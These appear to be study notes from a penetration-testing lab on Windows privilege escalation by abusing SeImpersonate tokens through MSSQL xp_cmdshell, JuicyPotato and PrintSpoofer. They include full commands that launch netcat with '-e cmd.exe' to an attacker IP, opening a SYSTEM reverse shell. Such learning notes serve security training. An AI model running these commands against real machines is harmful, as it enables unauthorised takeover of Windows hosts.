Skip to content

SeImpersonate and SeAssignPrimaryToken

  • In Windows, every process has a token that has information about the account that is running it.
  • These tokens are not considered secure resources, as they are just locations within memory that could be brute-forced by users that cannot read memory.
  • To use this token, SeImpersonate privilege is needed.
    • usually only for Admin
  • This token can be used by CreateProcessWithTokenW.




Service accounts will usually have SeImpersonatePrivilege

SeImpersonate Example - JuicyPotato

Steps:

  • connect to mssql server:
    • mssqlclient.py sql_dev@10.129.43.30 -windows-auth
  • enable_xp_cmdshell
  • Check cur account privs
    • xp_cmdshell whoami /priv
  • Use JuicyPotato to exploit the SeImpersonate or SeAssignPrimaryToken privileges via DCOM/NTLM reflection abuse.
  • Escalating Privileges Using JuicyPotato
    • send juicypotato.exe and nc.exe to the target
    • start the nc listener
  • xp_cmdshell c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe 10.10.14.3 8443 -e cmd.exe" -t *
    • -l is the COM server listening port, (we can change this to any port like 1337)
    • -p is the program to launch (cmd.exe), 
    • -a is the argument passed to cmd.exe,
    • -t is the createprocess call.
    • -c target CLSIDs - try different clsids here
    • we are telling the tool to try both the CreateProcessWithTokenW and CreateProcessAsUser functions, which need SeImpersonate or SeAssignPrimaryToken privileges respectively.
  • Catching SYSTEM Shell
    • check NC.exe - NT AUTHORITY\SYSTEM

PrintSpoofer and RoguePotato

  • JuicyPotato doesn't work on Windows Server 2019 and Windows 10 build 1809 onwards.

  • use PrintSpoofer and RoguePotato instead
    • PrintSpoofer blog - https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

Escalating Privileges using PrintSpoofer

  • connect with mssqlclient.py , copy printspoofer.exe & nc.exe to the target
  • start the nc listener
  • c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e cmd"
  • check NC.exe - NT AUTHORITY\SYSTEM